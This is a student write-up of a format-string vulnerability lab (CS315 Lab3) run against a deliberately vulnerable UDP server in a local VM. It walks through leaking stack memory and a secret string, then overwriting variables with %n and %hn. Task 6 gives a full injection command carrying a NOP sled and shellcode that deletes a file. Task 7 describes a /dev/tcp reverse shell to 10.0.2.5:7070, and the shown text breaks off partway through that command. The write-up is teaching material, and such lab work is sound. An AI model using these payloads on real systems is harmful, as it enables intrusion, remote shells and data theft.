CS315 Lab3

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Preliminary

To simplify the tasks in this lab, we turn off the address randomization using the following command

```
sudo sysctl -w kernel.randomize_va_space=0
```


Task 1 The Vulnerable Program

In the above window, I launch the client by `nc -u localhost 9090`

In the below window, I launch the server firt by `gcc -z execstack -o server server.c`, then by `./server`

Then, the server will print the messages I write in the client window.

The screenshot is shown as belows.



Task2 Understanding the Layout of the Stack

To see the stack address better, I add some `printf` statements in the code.

Please notice that I add a local variable p, so the distance will be different.

```c
void myprintf(char *msg)
{
    printf("Hello CS315\n");
    char const *p = "The address of the 'msg' argument: 0x%.8x\n";
    printf(p, (unsigned)&msg);
    // This line has a format-string vulnerability
    printf(msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
    printf ("The address of the msg is the ra(addr) : %p\n", &msg-1);
    printf ("value: %p.\n", *(void **)(&msg - 1));
    printf ("the addr of fmt str: %p. \n", (void *)p);
}
// This function provides some helpful information. It is meant to
// simplify the lab task. In practice, attackers need to figure
```

Question1

Execute it, use a string of `%.8x` as input of `msg`, then get the screenshot.


```
seed@VM:~/Desktop/Lab3$ nc -u localhost 9090

%
%.8x
%.8x%.8x%.8x%.8x%.8x
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.

%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.

seed@VM:~/Desktop/Lab3$ ./server
The address of buf[0] is 0xbfffe560
The address of the secret: 0x08048850
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
Hello CS315
The address of the 'msg' argument: 0xbfffe520
bfffe520.bfffe550.bfffe538.bfffe560.00000000.b7f1c000.08048870.00000003.bfffe560.bfffeb48.080487c6.bfffe560.bfffe538.00000010.080486e5.05040400.1707070d.
00000010.00000003.82230002.00000000.00000000.00000000.c7ec0002.0100007f.00000000.00000000.78382e25.382e252e.2e252e78.252e7838.2e78382e.78382e25.382e252e.
2e252e78.252e7838.2e78382e.78382e25.382e252e.2e252e78.252e7838.
The value of the 'target' variable (after): 0x11223344
The address of the msg is the ra(addr) : 0xbfffe51c
value: 0x80487c6.
the addr of fmt str: 0x8048870.

[1] 0:nc*                                                    "VM" 14:01 08-Oct-22
```

According to the screenshot above, we can see that the address of `msg` is `0xbfffe520`, the address of **2** is `0xbfffe520 - 4 = 0xbfffe51c`

Here I use `gdb server` to debug the executable file, to know the RA of `myprintf()`, which is `0x080487c6`.

```
   0x0804879a <+240>:   push   eax
   0x0804879b <+241>:   push   0x0
   0x0804879d <+243>:   push   0x5db
   0x080487a2 <+248>:   lea    eax,[ebp-0x5e8]
   0x080487a8 <+254>:   push   eax
   0x080487a9 <+255>:   push   DWORD PTR [ebp-0x60c]
   0x080487af <+261>:   call   0x8048430 <recvfrom@plt>
   0x080487b4 <+266>:   add    esp,0x20
   0x080487b7 <+269>:   sub    esp,0xc
   0x080487ba <+272>:   lea    eax,[ebp-0x5e8]
   0x080487c0 <+278>:   push   eax
   0x080487c1 <+279>:   call   0x80485cb <myprintf>
   0x080487c6 <+284>:   add    esp,0x10
   0x080487c9 <+287>:   jmp    0x8048773 <main+201>
End of assembler dump.
gdb-peda$
```

Since the return address of is `0x080487c6`, and the address of format string is before the `0xbfffe520`, and the argument of `myprintf()` is after `0x080487e6` , so the address of **1** is `0xbfffe520-4*13 = 0xbfffe4ec`




We can know that the address of **3** is `buf[0]`, which is `0xbfffe560`

Question2

The distance in my case is `0xbfffe560` - `0xbfffe4ec` = `0x74`

Task3 Crash the Program


Input a string of continuous `%s` , and the server will be crashed. The reason is that the `%s` will let the pointer point to an invalid address, then the server will be crashed. The screenshot is shown as below.



Task 4: Print Out the Server Program's Memory

Stack Data


Since my input is a string of `%.8x`, convert it to ASCII coding is `252E3878`, since the machine is small-endian, so if I need to pring out the first four bytes of my input, there will be `28`.



```
%.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8
x, %.8x, %.8x, %.8x, %.8x, %.8x,
%.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8
x, %.8x, %.8x, %.8x, %.8x, %.8x,

seed@VM:~/Desktop/Lab3$ ./server
The address of buf[0] is 0xbfa7c290
The address of the secret: 0x08048850
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
Hello CS315
The address of the 'msg' argument: 0xbfa7c250
bfa7c250, bfa7c280, bfa7c268, bfa7c290, 00000000, b7657000, 08048870, 00000003, bfa7c290, bfa7c878, 080487c6, bfa7c290, bfa7c268, 00000010, 080486e5, 050
40400, 1707070d, 00000010, 00000003, 82230002, 00000000, 00000000, 00000000, 14b90002, 0100007f, 00000000, 00000000, 78382e25, 2e25202c, 202c7838, 78382e
25,
The value of the 'target' variable (after): 0x11223344
The address of the msg is the ra(addr) : 0xbfa7c24c
value: 0x80487c6.
the addr of fmt str: 0x8048870.
```

Heap Data

From the `helper()` function, we could know that the address of `secret` is `0x08048850`, then combine 27 `%.8x` and 1 `%s` to print it out. The screenshot is shown below.



```
^C
seed@VM:~/Desktop/Lab3$ echo $(printf "\x50\x88\x04\x08")%.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x,
%.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %.8x, %s | nc -u localhost 9090

P▒$▒X$▒
The value of the 'target' variable (after): 0x11223344
The address of the msg is the ra(addr) : 0xbfa7243c
value: 0x80487c6.
the addr of fmt str: 0x8048870.
Hello CS315
The address of the 'msg' argument: 0xbfa72440
Pbfa72440, bfa72470, bfa72458, bfa72480, 00000000, b76a1000, 08048870, 00000003, bfa72480, bfa72a68, 080487c6, bfa72480, bfa72458, 00000010, 080486e5, 05
040400, 1707070d, 00000010, 00000003, 82230002, 00000000, 00000000, 00000000, 7dd50002, 0100007f, 00000000, 00000000, A secret message

The value of the 'target' variable (after): 0x11223344
The address of the msg is the ra(addr) : 0xbfa7243c
value: 0x80487c6.
the addr of fmt str: 0x8048870.
[0] 0:bash*                                                                                                                          "VM" 17:53 08-Oct-22
```

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
Task 5: Change the Server Program's Memory

Task 5.A: Change the value to a different value.

According to the `helper()` function, we could know that the address of `target` is `0x0804a044`, then combine it with 28 `%.8x` and a `%n` to write over the value of `target`




Task 5.B: Change the value to **0x500**.

`0x500` = `1280`.

Calculation: 1014 = (1280 - 26*8 - 4 - 27*2)

What the 27*2 means is that, there are `,` and ` ` between each `%.8x`




Task 5.C: Change the value to **0xFF990000**

Since `0xFF99` = 65433, and I need to set one block to `0xFF99` and set the other one to `0x0000`.

To achieve `0xFF99`, I need to calculate that `65433 - 26*8 - 4*3 = 65213`

After calculating and trying, to achieve `0x0000` on the other part, I need to write `103`.

The result is shown as below.




Task 6: Inject Malicious Code into the Server Program

Our goal in task 6 is to replace the RA with the beginning of the malicious code.

First, we need to place the malicious code to a proper place by using `printf`. To achieve this, we need to find the beginning address of buffer. We can use the address of `msg` and distance we got in Task 2 to get it.

We should find the address of `msg` after placing the malicious code, from the above tasks, I need `27` `%.8x` to get to the beginning of buf array.



The address of `buf[0]` is `0xbfff ebe0`, and I choose `buf[150]` to place the malicious code, whose address is `0xbfff ec76`

 So I need to write `60534`(0xec76) to first half byte, and the remaining byte is `49151(bfff) + 65536 - 60534 = 54153`


The command is

```
echo $(printf "\x9c\xeb\xff\xbf")@@@@$(printf
"\x9e\xeb\xff\xbf")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.60306x%hn%.54153x%hn$(p
rintf
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x6
8/bin\x89\xe3\x31\xc0\x50\x68-ccc\x89\xe0\x31\xd2\x52\x68ile
\x68/myf\x68/tmp\x68/rm
\x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd
\x80") > input
```

and `nc -u localhost 9090 < input`

After that, the file is removed.

The screenshot is shown as below.



Since the `NOP` will do nothing about our malicious code, so when the program is executed, `NOP` will be omitted. The function of `NOP` is to provide an area to allow us to just calculate the approximate address of malicious code, no need to calculate it exactly.

Task 7: Getting a Reverse Shell

From Task6, we know that the address of `buf[0]` is `0xbfff ebe0`, and `buf[150]` is `0xbfff ec76`

Different from Task6, we need to modify the shellcode in it, so instead of running the `/bin/rm` command using bash, our shellcode runs `/bin/bash -i > /dev/tcp/10.0.2.5/7070 0<&1 2>&1`

Also, I need to write `60534`(0xec76) to first half byte, and the remaining byte is `49151(bfff) + 65536 - 60534 = 54153`, which is the same as Task6.


The command is

```
echo $(printf "\x9c\xeb\xff\xbf")@@@@$(printf
"\x9e\xeb\xff\xbf")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.60306x%hn%.54153x%hn$(print
f
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
